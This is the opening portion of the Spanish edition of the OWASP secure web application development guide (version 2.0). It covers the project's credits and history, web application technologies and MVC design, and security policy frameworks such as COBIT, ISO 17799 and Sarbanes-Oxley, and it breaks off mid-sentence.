Una Guía para Construir Aplicaciones y Servicios Web Seguros

Edición 2.0 Black Hat

Julio 27, 2005

VERSION EN ESPAÑOL

Copyright © 2002-2005. The Open Web Application Security Project (OWASP). Todos los derechos reservados.
Se concede permiso para copiar, distribuir y / o modificar este documento siempre que se incluya este aviso de derechos de autor y se mantenga la atribución a OWASP.

Portada

Dedicatoria

A mis compañeros que dejan las cosas para más adelante y adictos de TiVo, este libro demuestra que dado el tiempo suficiente, todo es posible.

Andrew van der Stock, July 2005

Derechos de autor y licencia

© 2001 – 2005 Free Software Foundation.

La Guía está licenciada bajo la Licencia de Documentación Libre, una copia de la cual se encuentra en el Apéndice. Se concede permiso para copiar, distribuir y / o modificar este documento siempre que se incluya este aviso de derechos de autor y se mantenga la atribución a OWASP.

Editores

La Guía ha tenido varios editores, todos los cuales han contribuido en gran medida como autores, directores de proyectos, editores y más durante la larga gestación de la Guía.

Adrian Wiesmann
Andrew van der Stock
Mark Curphey
Ray Stirbei

Autores y Revisores

La Guía no estaría donde está hoy sin el generoso tiempo de voluntarios y esfuerzo de muchas personas. Si usted es uno de ellos, y no en esta lista, póngase en contacto con Andrew van der Stock, vanderaj@owasp.org

Abraham Kang	Ernesto Arroyo	Neal Krawetz
Adrian Wiesmann	Frank Lemmon	Nigel Tranter
Alex Russell	Gene McKenna	Raoul Endres
Amit Klein	Hal Lockhart	Ray Stirbei
Andrew van der Stock	Izhar By-Gad	Richard Parke
Brian Greidanus	Jeremy Poteet	Robert Hansen
Christopher Todd	José Pedro Arroyo	Roy McNamara
Darrel Grundy	K.K. Mookhey	Steve Taylor
David Endler	Kevin McLaughlin	Sverre Huseby
Denis Piliptchouk	Mark Curphey	Tim Smith
Dennis Groves	Martin Eizner	William Hau
Derek Browne	Michael Howard	
Eoin Keary	Mikael Simonsson	

Sobre esta versión en español

Esta versión de la Guía en español ha sido desarrollada como parte de las actividades del capitulo OWASP Spanish para la comunidad de desarrolladores y seguridad informática de habla hispana.

Participaron de esta traducción:

Bacha, Luis Martinez	Cerullo, Fabio	Loza, Ana
Calderon, Juan C.	Gausch, Jose Antonio	Ramos, Alejandro
Casbas, Emilio	Gomez, Jesús	Salas, Aldo

Para saber mas sobre los eventos y actividades desarrolladas por el capitulo OWASP-Spanish, suscríbase a la lista de distribución OWASP-Spanish.

Historial de Revisiones

Fecha	Version	Paginas	Notas
Junio 2002	1.0	93	Mark Curphy, Coordinador de la Guia Documento Original Word perdido.
Junio 2002	1.0.1	93	Mark Curphy, Coordinador de la Guia Cambios menores.
Septiembre 2002	1.1	98	Mark Curphey, Coordinador de la Guia Documento Original TeX perdido.
Septiembre 2002	1.1.1	70	Mark Curphey, Coordinador de la Guia Documento Original DocBook XML perdido.
Junio 2004	2.0a1	104	Adrian Wiesmann, Coordinador de la Guia Formato DocBook XML
Noviembre 2004	2.0a2	149	Adrian Wiesmann, Coordinador de la Guia Formato DocBook XML
Diciembre 2004 – Abril 2005	2.0a3 – 2.0a7	134 – 156 paginas	Andrew van der Stock, Coordinador de la Guia Formato Word
Junio 2005	2.0b1	211 paginas	Andrew van der Stock, Coordinador de la Guia Formato Word
Julio 24, 2005	2.0 Release Candidate	262 paginas	Andrew van der Stock, Coordinador de la Guia Formato Word
Julio 26, 2005	2.0 Blackhat Edition	280 paginas	Andrew van der Stock, Coordinador de la Guia Formato Word
Julio 27, 2005	2.0.1 Blackhat Edition++	293 paginas	Revision del capitulo de criptografia por Michael Howard incorporado a la Guia

Si usted tiene una copia de cualquiera de las versiones originales perdidas de OWASP (es decir, los originales de Word, TeX, o DocBook), nos encantaría saber de usted: vanderaj@owasp.org

Tabla de Contenidos

Acerca de OWASP

El Open Web Application Security Project (OWASP) es un espacio abierto de la comunidad dedicada a la búsqueda y la lucha contra las causas del software inseguro. Todas las herramientas, documentos, foros, y los capítulos de OWASP son gratuitos y abiertos a cualquier persona interesada en mejorar la seguridad de aplicaciones.

http://www.owasp.org/

OWASP es un nuevo tipo de entidad en el mercado de la seguridad. Nuestra libertad de las presiones comerciales nos permite brindar información imparcial, práctica, y rentable sobre seguridad de aplicaciones. OWASP no está afiliado con ninguna compañía de tecnología, sin embargo apoya la utilización de tecnología de seguridad.
Somos partidarios de acercarnos a la seguridad de aplicaciones como un problema de las personas, procesos y tecnología. Los enfoques más efectivos para seguridad de aplicaciones incluyen mejoras en todas estas áreas.

Estructura y Licenciamiento

La Fundación OWASP es una entidad sin fines de lucro (501c3) que proporciona la infraestructura para la comunidad de OWASP. La Fundación proporciona nuestros servidores y ancho de banda, facilita los proyectos y capítulos, y gestiona las Conferencias OWASP de Seguridad de Aplicaciones en todo el mundo.
Todos los materiales OWASP están disponibles bajo un aprobado método de licencia de código abierto. Si opta por convertirse en una organización miembro de OWASP, también puede utilizar la licencia comercial que le permite usar, modificar y distribuir todos los materiales OWASP dentro de su organización bajo una única licencia.

Participación y Membresía

Todo el mundo es bienvenido a participar en nuestros foros, proyectos, capítulos, y conferencias. OWASP es un lugar fantástico para aprender sobre seguridad de aplicaciones, de red, e incluso construir su reputación como un experto. Muchos expertos en seguridad de aplicaciones y las empresas participan en OWASP porque la comunidad establece su credibilidad.
Si los materiales de OWASP le resultan útiles, por favor, considere la posibilidad de apoyar

nuestra causa por convertirse en un miembro OWASP. Todo el dinero recibido por la Fundación OWASP será destinado directamente al apoyo de proyectos de OWASP.

Proyectos

Los proyectos de OWASP están ampliamente divididos en dos categorías principales: los proyectos de desarrollo, y los proyectos de documentación.

Nuestros proyectos de documentación actualmente consisten en:

• La Guía - Este documento que proporciona orientación detallada sobre la seguridad de aplicaciones web.

• El Top Ten de las vulnerabilidades más criticas de Aplicaciones Web - Un documento de alto nivel para ayudar a centrarse en las cuestiones más críticas.

• Métricas - Un proyecto viable para definir las métricas de seguridad de aplicaciones web.

• Legal - Un proyecto de software para ayudar a compradores y vendedores negociar una seguridad adecuada en sus contratos.

• Guía de Testeo - Una guía eficaz centrada en pruebas de la seguridad de aplicaciones web.

• ISO17799 - Los documentos de soporte para las organizaciones haciendo revisiones ISO17799

• AppSec FAQ - Preguntas frecuentes y respuestas sobre seguridad de aplicaciones

Los proyectos de desarrollo incluyen:

• WebScarab - una aplicación Web que incluye una suite de evaluación de vulnerabilidades y herramientas Proxy.

• Los filtros de validación - (Stinger para J2EE, filtros para PHP) filtros de frontera genéricos de seguridad que los desarrolladores pueden utilizar en sus propias aplicaciones.

• WebGoat - una herramienta de capacitación y evaluación interactiva que los usuarios pueden utilizar para aprender sobre seguridad de aplicaciones web en un lugar seguro y legal.

• DotNet - una variedad de herramientas para asegurar entornos .NET.

Introducción

Hemos re-escrito completamente la Guía, ocupándonos de todas las cuestiones de seguridad en aplicaciones web, desde las más antiguas, como la inyección SQL, hasta las modernas tales como la suplantación de identidad, manipulación de tarjetas de crédito, fijación del período de sesiones, falsificaciones de petición en sitios cruzados, el cumplimiento de las reglas y cuestiones de privacidad.

En la Guía 2.0, encontrará detalles sobre la seguridad de la mayoría de las formas de aplicaciones web y servicios, con una orientación práctica utilizando ejemplos de J2EE, ASP.NET, PHP. Ahora utilizamos el gran éxito del estilo OWASP Top 10, pero con más profundidad, y referencias que lo harán comprender a usted mucho más.

La seguridad no es un terreno blanco o negro, sino que son muchos tonos de gris. En el pasado, muchas organizaciones deseaban comprar una simple bala de plata de seguridad - "hacerlo de esta manera o seguir esta lista al pie de la letra, y usted estará seguro." El pensamiento en blanco y negro es siempre equivocado, costoso, e ineficaz.

El modelado de Riesgo de Amenazas es el método más importante de mitigación en el desarrollo de aplicaciones Web de seguridad en los últimos tres años. Se introducen los conceptos básicos de Microsoft sobre el modelado de riesgo de amenazas, y los detalles de varias estrategias de otras empresas, incluyendo Trike, CVSS, AS4360, y Octave. Instamos enérgicamente a usted a adoptar uno de ellos el día de hoy. Si analizamos detenidamente y seleccionamos los controles a través del modelado de riesgo de la amenazas, el resultado final será una implementación de sistemas que demostrablemente reducen los riesgos de negocio, que generalmente conduce a un aumento de la seguridad y la reducción de los fraudes y pérdidas. Estos controles suelen ser baratos, eficaces y sencillos de aplicar.

En algunos países, el desarrollo basado en el riesgo no es un extra opcional, sino por mandato legal. Para nuestros lectores de EE.UU., el cumplimiento de Sarbanes Oxley parece engañosamente simple: demostrar que los controles aplicados en los sistemas financieros son adecuados, y que el personal directivo superior cree que los controles son efectivos. ¿Cómo una organización realmente verifica que se cumplan dichas controles? Ellos auditan alineados a una norma acordada, que difiere de un país a otro, pero las normas comunes incluyen COBIT, ISO 17799, y así sucesivamente. La Guía ofrece claves en COBIT para ayudar rápidamente con su

cumplimiento SOX y proporciona una base para sus vendedores y probadores de penetración. Las futuras ediciones de la Guía se extenderán a la norma ISO 17799.

Al igual que ocurre con un proyecto de larga vida, hay una necesidad de mantener el material fresco y pertinente. Por lo tanto, algunos materiales mas antiguos se han migrado al portal de OWASP o directamente reemplazados con el asesoramiento actualizado.

A título personal, deseo hacer extensivo mi agradecimiento a los numerosos autores, revisores, los editores y por su ardua labor para lograr que esta guía sea lo que es hoy. Nos apoyamos en hombros de gigantes, y esta Guía no es una excepción.

Si tiene algún comentario o sugerencia sobre la Guía, por favor envíe un e-mail a la lista de correo de la Guía (ver nuestro sitio web para más detalles) o póngase en contacto conmigo directamente.

Andrew van der Stock, vanderaj@owasp.org
Melbourne, Australia
July 26, 2005

¿Que son las aplicaciones web?

Descripción general

En los inicios de Internet, los sitios web consistían de páginas estáticas. Obviamente, el contenido estático impedía a la aplicación interactuar con el usuario. Como esto es un limitante, los fabricantes de servidores web permitieron correr programas externos mediante la implementación del mecanismo CGI. Esto permitía que la información ingresada por el usuario fuera enviada a un programa externo o script, procesado y luego el resultado era devuelto al usuario. CGI es el abuelo de todos los marcos de aplicaciones web, lenguajes de script y servicios web que son comunes hoy en día.

CGI es raramente utilizado ahora, pero la idea de un proceso ejecutando información dinámica suministrada por el usuario o un almacén de datos, y generando una salida es ahora el pilar de las aplicaciones web.

Tecnologías

CGI

CGI es aun utilizado por muchos sitios. Una ventaja de CGI es la facilidad para escribir la lógica de la aplicación en un lenguaje nativo rápido, tal como C o C++, o de habilitar una aplicación que previamente no era web a que sea accesible vía navegadores web.

Existen varias desventajas al escribir aplicaciones usando CGI:

La mayoría de los lenguajes de bajo nivel no soportan salidas de HTML de manera directa, y por lo tanto se necesita escribir o utilizar una librería, o una salida HTML deber ser creada en el momento por el programador.

El ciclo escritura – compilación – implementación – ejecución es mas lento que en la mayoría de las tecnologías mas recientes (pero no demasiado).

CGI son procesos separados, y la penalización en el rendimiento de IPC y en la creación de procesos puede ser significativa en algunas arquitecturas.

CGI no soporta controles de sesión, por lo tanto una librería tiene que ser escrita o importada para soportar sesiones.

No todos se encuentran confortables escribiendo en un lenguaje de bajo nivel (tal como C o C++), por lo tanto la barrera de ingreso es de alguna manera alta, particularmente comparado con lenguajes de script.

La mayoría de los lenguajes de 3ra generación comúnmente utilizados en programas CGI (C o C++) sufren de desbordamientos de pila y pérdida de recursos. Para evitar esto, es necesaria una gran cantidad de habilidades.

Filtros

Los filtros son usados para propósitos específicos, tales como controlar el acceso a un sitio web, implementar otro marco de aplicaciones web (por ejemplo Perl, PHP o ASP), o proveer un control de seguridad. Un filtro debe ser escrito en C o C++ y puede ser de alto rendimiento ya que reside dentro del contexto de ejecución del mismo servidor web. Ejemplos típicos de una interfase de filtro son los módulos de servidor web Apache, SunONE NSAPI's, y Microsoft ISAPI's. Ya que los filtros son interfases especiales raramente utilizadas que pueden directamente afectar la disponibilidad del servidor web, ya no son más considerados.

Scripting

La falta de controles de CGI sobre el manejo de sesiones y los controles de autorización ha obstaculizado el desarrollo de aplicaciones web de utilidad comercial. Junto con tiempos de desarrollo relativamente más lentos, los desarrolladores web se han inclinado hacia lenguajes de script como una solución. Los intérpretes corren código script dentro del proceso del servidor web, y debido a que los scripts no son compilados, el ciclo escritura – implementación – ejecución era un poco más rápido. Los lenguajes de script raramente sufren de desbordamientos de pila o pérdidas de recursos, por lo tanto es más fácil para los programadores evitar uno de los problemas de seguridad más comunes.

Tiene algunas desventajas:

La mayoría de los lenguajes de script no se encuentran solidamente tipificados y no promueven buenas prácticas de programación.

Los lenguajes de script son generalmente mas lentos que sus contrapartes compilados (algunas veces hasta 100 veces mas lento).

Los scripts muchas veces llevan a generar código fuente difícil de mantener a medida que su tamaño aumenta.

Es difícil (pero no imposible) escribir grandes aplicaciones de varias capas en lenguajes de script, muy frecuentemente la capa de presentación, aplicación y datos residen en la misma maquina, limitando la escalabilidad y seguridad.

La mayoría de los lenguajes de script no soportan nativamente métodos remotos o llamadas de servicios web, haciendo difícil la comunicación con servidores de aplicación y servicios web externos.

A pesar de sus desventajas, muchas aplicaciones aun son escritas en lenguaje de script, tales como eGroupWare (PHP), y muchos sitios antiguos de banca electrónica se encuentran frecuentemente escritos en ASP.

Los marcos de lenguaje de script incluyen ASP, Perl, Cold Fusion, y PHP. Sin embargo, muchos de estos son considerados híbridos ahora, particularmente las últimas versiones de PHP y Cold Fusion, que permiten la optimización de scripts.

Marcos de aplicaciones web

A medida que los lenguajes de script alcanzaban sus límites de rendimiento y escalabilidad, muchos grandes proveedores se movieron a la plataforma Sun de desarrollo web: J2EE.

Utiliza el lenguaje Java para producir aplicaciones veloces (casi tan veloces como C++) que no fácilmente sufren de desbordamiento de pila y pérdidas de memoria.

Permite a aplicaciones grandes distribuidas ejecutarse aceptablemente desde la primera vez.

Posee buenos controles de autorización y sesión.

Habilita aplicaciones de varias capas relativamente transparentes a través de varios mecanismos de invocación remota, y

Es fuertemente codificado para prevenir muchos problemas típicos de seguridad y programación antes que el programa sea ejecutado.

Hay muchas implementaciones de J2EE disponible, incluyendo la versión de referencia de Tomcat de la fundación Apache. La desventaja es que J2EE tiene una curva de aprendizaje o mas pronunciada que C++, lo que hace que le resulte difícil escribir aplicaciones a diseñadores web y programadores recién iniciados. Recientemente las herramientas de diseño grafico han facilitado esto de alguna manera, pero a comparación que PHP, J2EE se encuentra aun a cierta distancia.

Microsoft actualizo su tecnología ASP a ASP.Net, que utiliza el marco .Net y compiladores nativos MSIL justo a tiempo. El marco .Net mimetiza de muchas formas el marco J2EE, pero MS mejoro el proceso de desarrollo de varias maneras tales como:

Resulta más fácil a los programadores recién iniciados y a los diseñadores web crear aplicaciones más pequeñas.

Permite grandes aplicaciones distribuidas.

Posee buenos controles de sesión y autorización.

Los programadores pueden usar su lenguaje favorito, que es compilado a código nativo permitiendo un excelente rendimiento (cercano a las velocidades de C++), además de la recolección de desbordamiento de pila y residuos de recursos.

Comunicación transparente con componentes remotos y externos.

Se encuentre fuertemente codificada para prevenir problemas comunes de seguridad y programación antes que el programa sea ejecutado.

La elección entre J2EE y ASP.Net depende mayormente de la plataforma elegida. Las aplicaciones que se orientan a J2EE teóricamente pueden ser ejecutadas con pocos (o ningún) cambio entre los proveedores mas importantes. Y en muchas plataformas de Linux, AIX, MacOS X, o Windows. En practica, algunos ajustes son requeridos, pero no reescribir completamente la aplicación.

ASP.Net se encuentra disponible principalmente Microsoft Windows. El proyecto Mono (http://www.go-mono.com/) puede correr aplicaciones ASP.Net en diversas plataformas incluyendo Solaris, Netware, Linux.

Existen pocas razones para elegir una a la otra desde la perspectiva de la seguridad.

Aplicaciones de pequeña a mediana escala

La mayoría de las aplicaciones se encuentran dentro de esta categoría. La arquitectura mas común es un script lineal procedural y simple. Esta es la forma mas usual de codificación para ASP, Coldfusion y scripts PHP. Pero menos utilizada (sino imposible) para ASP.Net y aplicaciones J2EE.

La razón para esta arquitectura es que resulta fácil de escribir, y se requiere poco conocimiento técnico para mantener el código. Para aplicaciones mas pequeñas, cualquier beneficio en el rendimiento obtenido por moverse a una arquitectura mas escalable nunca será recuperado en el tiempo de ejecución. Por ejemplo, si se requieren tres semanas adicionales de tiempo de desarrollo para re-escribir los scripts a un enfoque MVC, las tres semanas nunca serán recuperadas (o notadas por los usuarios finales) de las mejoras en escalabilidad.

Es típico encontrar diversos problemas de seguridad en estas aplicaciones, incluyendo consultas dinámicas de bases de datos construidas con entradas de datos insuficientemente validadas, un manejo pobre de errores y controles débiles de autorización.

Esta guía provee recomendaciones de los diversos capítulos para mejorar la seguridad de estas aplicaciones.

Aplicaciones de gran escala

Las aplicaciones de gran escala necesitan una arquitectura diferente de aquella de un simple formulario de encuesta. A medida que las aplicaciones crecen en tamaño, resulta cada vez más difícil el implementar y mantener funcionalidades y mantener una alta escalabilidad. La utilización de arquitecturas de aplicación escalables se convierte en una necesidad mas que en un lujo cuando la aplicación necesita mas de tres tablas de base de datos o presenta mas de aproximadamente 20-50 funciones a un usuario.

Una arquitectura de aplicación escalable normalmente se encuentra dividida en niveles, y si se utilizan patrones de diseño, muchas veces se dividen en porciones reutilizables usando diferentes lineamientos específicos para reforzar la modularidad, requerimientos de interfase y la reutilización de objetos. El dividir la aplicación en niveles permite que la aplicación se pueda distribuir entre varios servidores, mejorando por lo tanto la escalabilidad de la aplicación a expensas de mayor complejidad.

Una de las arquitecturas de aplicaciones web más comunes es Modelo Vista Controlador (MVC), que implementa la arquitectura de aplicación Smalltalk 80. MVC es típico de la mayoría

de las aplicaciones J2EE de Apache Foundation Jakarta Struts, y el código detrás de ASP.Net puede ser considerado una implementación parcial de este enfoque. Para PHP, el proyecto WACT (http://www.wact.sourceforge.net) aspira a implementar el paradigma MVC de una manera más amigable para PHP.

Vista

La renderización de código front-end, frecuentemente llamada nivel de presentación, debería aspirar a producir la salida HTML para el usuario con poco o nada de lógica de aplicación.

Como muchas aplicaciones serán internacionalizadas (por ejemplo no conteniendo cadenas localizadas o información cultural en la capa de presentación), deben usar llamadas al modelo (lógica de aplicación) para obtener la información requerida para suministrar información útil al usuario en su lenguaje y cultura preferido, dirección del script, y unidades.

Todas las entradas de los usuarios se encuentran redireccionadas hacia los controladores en la lógica de la aplicación.

Controlador

El controlador (o lógica de la aplicación) toma entradas de los usuarios y las dirige a través de varios flujos de trabajo que llaman a los objetos del modelo de la aplicación para extraer, procesar, o almacenar información.

Los controladores bien codificados, validan información centralmente en el servidor contra problemas de seguridad comunes antes de pasar la información al modelo de procesamiento y se aseguran que la salida de datos sea segura o en un formato preparado para una salida segura por parte del código de visualización.

Debido a que es probable que la aplicación sea internacionalizada y accesible, la información debería encontrarse en el lenguaje y cultura local. Por ejemplo, las fechas no solo pueden presentarse en distinto orden, pero también se podría utilizar un calendario completamente distinto. Las aplicaciones deben ser flexibles respecto de la presentación y almacenamiento de información. El desplegar simplemente “9/11/2001” es completamente ambiguo para cualquiera excepto por un par de países.

Modelos

Los modelos encapsulan funcionalidades tales como “cuenta” o “usuario”. Un buen modelo debe ser transparente al programa que lo llama y proveer un método para lidiar con procesos de

negocio de alto nivel en vez de actuar como un relleno para el almacenamiento de datos. Por ejemplo, un buen modelo permitiría que exista en el controlador pseudo código como el siguiente:

```
oAccount->TransferFunds(fromAcct, ToAcct, Amount)
```

Más que escribirlo de la siguiente manera:

```
if  oAccount->isMyAcct(fromAcct) &
 amount < oAccount->getMaxTransferLimit() &
 oAccount->getBalance(fromAcct) > amount &
 oAccount->ToAccountExists(ToAcct) &
then
 if oAccount->withdraw(fromAcct, Amount) = OK then
  oAccount->deposit(ToAcct, Amount)
 end if
end if
```

La idea es encapsular el trabajo sucio en el modelo de código, en lugar de exponer primitivas. Si el controlador y el modelo se encuentran en diferentes máquinas, la diferencia de rendimiento será asombrosa, por lo que es importante para el modelo ser útil a un nivel alto.

El modelo es responsable de la comprobación de datos en contra de las reglas de negocio, y cualquier riesgo residual para el único almacén de datos en uso. Por ejemplo, si un modelo almacena los datos en un archivo plano, el código necesita comprobar la inyección de comandos de sistema operativo si los archivos planos han sido nombrados por el usuario. Si el modelo almacena los datos en un lenguaje interpretado, como SQL, entonces el modelo se encarga de la prevención de inyección de SQL. Si se utiliza una interfaz de cola de mensajes a un mainframe, el formato de datos de la cola de mensajes (normalmente XML) debe estar bien formado y cumple con una DTD.

El contrato entre el controlador y el modelo debe ser examinado cuidadosamente para garantizar que los datos están fuertemente tipificados, con una estructura razonable (sintaxis), una longitud apropiada, al tiempo que permita flexibilidad para permitir la internacionalización y las necesidades futuras.

Llamadas por el modelo al almacén de datos debe ser a través del método más seguro posible. A menudo, la posibilidad más débil son las consultas dinámicas, cuando una cadena se construye a partir de la entrada de un usuario sin verificar. Esto lleva directamente a la inyección de SQL y está mal visto. Para más información, vea el capítulo Inyecciones de Intérprete.

El mejor desempeño y mayor seguridad a menudo se obtiene a través de procedimientos almacenados parametrizados, seguido de consultas parametrizadas (también conocidas como declaraciones preparadas) con una fuerte tipificación de los parámetros y esquemas. La principal razón para el uso de procedimientos almacenados es reducir al mínimo el tráfico de la red en transacciones de múltiples niveles o para evitar que información sensible sea transmitida por la red.

Los procedimientos almacenados no son siempre una buena idea – lo atan a un proveedor de base de datos y muchas implementaciones no son rápidas para el cálculo numérico. Si utiliza la regla 80/20 para la optimización y mueve las transacciones lentas y de alto riesgo a procedimientos almacenados, los triunfos valdrán la pena desde un punto de vista de seguridad y rendimiento.

Conclusión

Las aplicaciones web se pueden escribir de muchas maneras diferentes, y en muchos idiomas diferentes. Aunque la Guía se concentra en las tres opciones comunes para sus ejemplos (PHP, ASP.NET y J2EE), la Guía puede utilizarse con cualquier aplicación web de tecnología.

Arquitectura y Diseño de Seguridad

Aplicaciones Seguras desde el Diseño

Marcos de Política

Sumario

Las aplicaciones seguras no se dan por si mismas – son en cambio el resultado de una organización decidiendo que va a producir aplicaciones seguras. OWASP no desea forzar un enfoque particular o requerir a la organización el cumplimiento de leyes que no la afectan – cada organización es diferente.

Sin embargo, a los fines de obtener una aplicación segura, se requiere como mínimo:

Una gestión organizacional que abogue por la seguridad

Políticas de seguridad documentadas y apropiadamente basadas en estándares nacionales

Una metodología de desarrollo con adecuados puntos de control y actividades de seguridad

Gestión segura de versiones y configuración

Muchos de los controles contenidos en la Guía OWASP 2.0 se encuentran influenciados por requerimientos incluidos en estándares nacionales o marcos de control tales como COBIT; normalmente los controles seleccionados de la guía satisfacerán los requerimientos relevantes de ISO 17799 o COBIT.

Compromiso Organizacional con la Seguridad

Aquellas organizaciones donde la seguridad cuenta con el soporte de la alta gerencia generalmente desarrollaran y adquirirán aplicaciones que cumplen con principios básicos de seguridad. Este es el primero de los muchos pasos a lo largo del camino que conduce entre ad hoc “posiblemente seguras (pero probablemente no)” y “muy seguras”.

En cambio, es muy poco probable que organizaciones que no cuentan con el soporte de la gerencia, o que simplemente no se preocupan por la seguridad, desarrollen aplicaciones seguras. Cada organización segura documenta su apetito por el riesgo en su política de Seguridad de la información, haciendo de esa manera que sea fácil determinar que riesgos serán aceptados, mitigados o asignados.

Las organizaciones inseguras simplemente no conocen donde se encuentra este limite, por lo tanto es probable que cuando los proyectos dirigidos por este tipo de organizaciones seleccionan los controles a implementar, que estos terminen siendo inadecuados o insuficientes. Se han encontrados raros ejemplos donde todos los controles, incluyendo un colador de hojas de te para fregadero de cocina se habían implementado, usualmente a un costo muy alto.

La mayoría de las organizaciones produce políticas de Seguridad de la información derivadas de la ISO 17799, o si la organización se encuentra ubicada en Estados Unidos, de COBIT, u ocasionalmente ambos o uno de los estándares. No hay una regla infalible o rápida que dicte como crear políticas de seguridad de la información, pero en general:

Si la organización cotiza en bolsa en la mayoría de los países, debe tener una política de seguridad de la información

Si la organización cotiza en bolsa en los Estados Unidos, la organización debe tener una política de seguridad de la información conforme a los requerimientos SOX, lo que por lo general implica controles COBIT


Si la organización es propia pero posee cierto número de empleados y desarrolladores, probablemente necesite una política

Proyectos populares de FOSS, que no son típicamente organizaciones, también deberían poseer su política de seguridad de la información.

Es perfectamente correcto mezclar y combinar controles de COBIT y de ISO 17799 y casi cualquier otro estándar de seguridad de la información; rara vez se encuentran en desacuerdo en los detalles. El método de producción es a veces difícil – si usted “necesita” una política certificada, necesitara involucrar a firmas calificadas para que ayuden a la organización.

La Posición de OWASP dentro del marco legislativo

El siguiente diagrama muestra donde se ubica OWASP (sustituya con su país y su legislación, regulaciones y estándares si es que este no se encuentra listado):



Las organizaciones necesitan establecer una política de seguridad de la información fundada en legislación nacional relevante, regulación industrial, acuerdos de comercio, y guías de mejores prácticas complementarias, tales como OWASP. Debido a que resulta imposible dibujar un pequeño diagrama que contenga todas las leyes y regulaciones relevantes, usted debe asumir que todas las leyes, estándares, regulaciones, y guías pertinentes no se encuentran listadas – usted necesitara identificar cuales afectan a su organización, clientes (según corresponda), y donde la aplicación Serra utilizada.

IANAL: OWASP no es una fuente calificada de consejo legal; usted debe buscar asesoramiento legal apropiado.

COBIT

COBIT es un marco de gestión de riesgos muy popular que se estructura alrededor de cuatro dominios:

Planear y organizar

Adquirir e Implementar

Entregar y Dar Soporte

Monitorear y Evaluar

Cada uno de los cuatro dominios posee 13 objetivos de control de alto nivel, tales como *DS5 Garantizar la Seguridad de los Sistemas*. Cada objetivo de alto nivel contiene un número de objetivos detallados como por ejemplo *5.2 Identificación, Autenticación y Acceso*. Los objetivos pueden ser cumplidos con una variedad de métodos que es probable que difieran con cada organización. COBIT es típicamente usado como utilizado como marco de control para SOX, o como un complemento de los controles de ISO 17799. OWASP no se detiene en los aspectos de gestión o de negocio de los riesgos de COBIT. Si usted esta implementando COBIT, OWASP es un excelente punto de partida para identificar riesgos en el desarrollo de sistemas y para asegurar que aplicaciones hechas a medida o adquiridas cumplimenten con COBIT, pero OWASP no es una varita mágica para la conformidad con COBIT.

Cuando un objetivo COBIT se cumplimente con un control de OWASP, usted vera "COBIT XX z.z" para ayudarle a identificar la porción de documentación de COBIT relevante. Estos controles deberían ser parte de todas las aplicaciones.

Para mayor información sobre COBIT, por favor visite http://www.isaca.org/

ISO 17799

ISO 17799 es un marco de gestión de la Seguridad basado en riesgos que deriva directamente de los estándares AS/ NZS 4444 y BS 7799. Es un estándar internacional, muy utilizado por la mayoría de las organizaciones fuera de los Estados Unidos. Aunque algo más raro, algunas organizaciones en los Estados Unidos también utilizan ISO 17799, particularmente si poseen subsidiarias fuera del país. Los orígenes de la ISO 17799 se remontan a mediados de los 90, y algunos de los objetivos de control reflejan esta antigüedad - por ejemplo al llamar a las interfaces administrativas "puertos de diagnostico".

Las organizaciones que utilizan ISO 17799 pueden usar OWASP como una guía detallada al seleccionar e implementar una amplia gama de controles de la ISO 17799, particularmente aquellos detallados en el capitulo de Desarrollo de Sistemas, entre otros. Cuando un objetivos de control de 17799 se alcance con un control de OWASP, usted vera "ISO 17799 X.y.z" que le ayudara a referirse al capitulo relevante de ISO 17799. Estos controles deberían ser parte de todas las aplicaciones.

Para mayor información al respecto de ISO 17799, por favor visite http://www.iso17799software.com/ y las normas pertinentes, tales como Estándares Australia (http://www.standards.com.au/), Estándares Nueva Zelanda (http://www.standards.co.nz/), o British Standards International (http://www.bsi-global.com/).

Sarbanes-Oxley

Un motivador importante para muchas organizaciones en Estados Unidos para adoptar controles OWASP es para asistir con el cumplimento de Sarbanes-Oxley. Si una organización siguiera cada control listado en este documento, no le garantizaría la conformidad con SOX. Esta Guía puede ser utilizada como un control adecuado para la adquisición de aplicaciones o para desarrollos internos, como parte de un programa de cumplimiento más extenso.

Sin embargo, el cumplimento con requerimientos SOX es utilizado a veces como una cubierta necesaria por gerentes de Tecnología de la información que no poseían recursos suficientes, para implementar controles de seguridad que fueron descuidados por largo tiempo, por lo que resulta importante comprender que es lo que SOX realmente requiere. Un resumen de la sección 404 de SOX, obtenida de la página Web de AICPA (http://www.aicpa.org/info/sarbanes_oxley_summary.htm) establece:

Sección 404: Administración del Establecimiento de Controles Internos

Requiere que cada reporte anual de un emisor contenga un "informe de controles internos" que debe

